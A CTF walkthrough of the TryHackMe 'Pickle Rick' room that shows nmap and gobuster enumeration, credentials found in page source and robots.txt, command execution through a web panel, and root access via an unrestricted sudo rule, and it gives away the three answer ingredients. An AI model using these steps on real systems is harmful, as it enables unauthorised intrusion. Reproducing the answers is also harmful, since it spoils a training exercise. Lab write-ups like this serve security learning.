

# Pickle Rick

## Finding Ingredients

```
(moghees@kali)-[~/Desktop/CTF/TryHackMe/pickle_rick]
$ cat nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-10 13:09 PKT
Nmap scan report for 10.10.106.189
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 72:5e:11:1f:91:d7:79:d1:99:ba:5f:42:da:0a:5c:0f (RSA)
|_  256 4d:ca:40:9a:7d:68:f5:68:f4:ce:56:bd:5a:aa:dd:e3 (ECDSA)
|_  256 a0:4a:c3:89:a8:22:f0:cf:70:a2:2a:4c:f7:0c:77:27 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Rick is sup4r cool
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.47 seconds
```

Found this in source code of home page :

```
<!--
    Note to self, remember username!

    Username: R1ckRul3s
-->
```

Robots.txt



← → ↻ 🏠 ⚠ Not secure 10.10.106.189/robots.txt

📧 Gmail 🏠 LeetCode ⚡ PortSwigger 🏠 APIsec 🐞 pwn 🏠 TryHackMe 🏠 picoCTF

WubbaLubbadubdub

It might be the password.

Username : **R1ckRul3s**

Password : **WubbaLubbadubdub**

## Gobuster

```
(moghees@kali)~[~/Desktop/CTF/TryHackMe/pickle_rick]
$ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/PHP.fuzz.txt -u http://10.10.106.189/

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)



[+] Url: http://10.10.106.189/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/PHP.fuzz.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/login.php (Status: 200) [Size: 882]

Finished
```

Logged in using the above credentials.



Unable to get reverse shell. Start working here.

## Command Panel

```
ls
```

Execute

```
Sup3rS3cretPick13Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

## Command Panel

```
less Sup3rS3cretPick13Ingred.txt
```

Execute

```
mr. meeseek hair
```

## Command Panel

```
less clue.txt
```

Execute

```
Look around the file system for the other ingredient.
```

Since websites are in /var/www/html/

## Command Panel

```
ls ../../home
```

Execute

```
rick
ubuntu
```

ls ../../home/rick

Execute

second ingredients

Command Panel

less ../../home/rick/second\ ingredients

Execute

1 jerry tear

The final ingredient would be in root. So,

Command Panel

ls ../../root

Execute

It failed. Maybe we need to escalate the privileges. So, starting enumeration.

**sudo -l**

Command Panel

Commands

Execute

Matching Defaults entries for www-data on ip-10-10-106-189.eu-west-1.compute.internal:  
env\_reset, mail\_badpass, secure\_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User www-data may run the following commands on ip-10-10-106-189.eu-west-1.compute.internal:  
(ALL) NOPASSWD: ALL

So its simple. We can run all commands as sudo without password.

## Command Panel

```
sudo ls ../../root
```

Execute

```
3rd.txt  
snap
```

## Command Panel

```
sudo less ../../root/3rd.txt
```

Execute

```
3rd ingredients: fleeb juice
```

Got all the ingredients and saved Rick.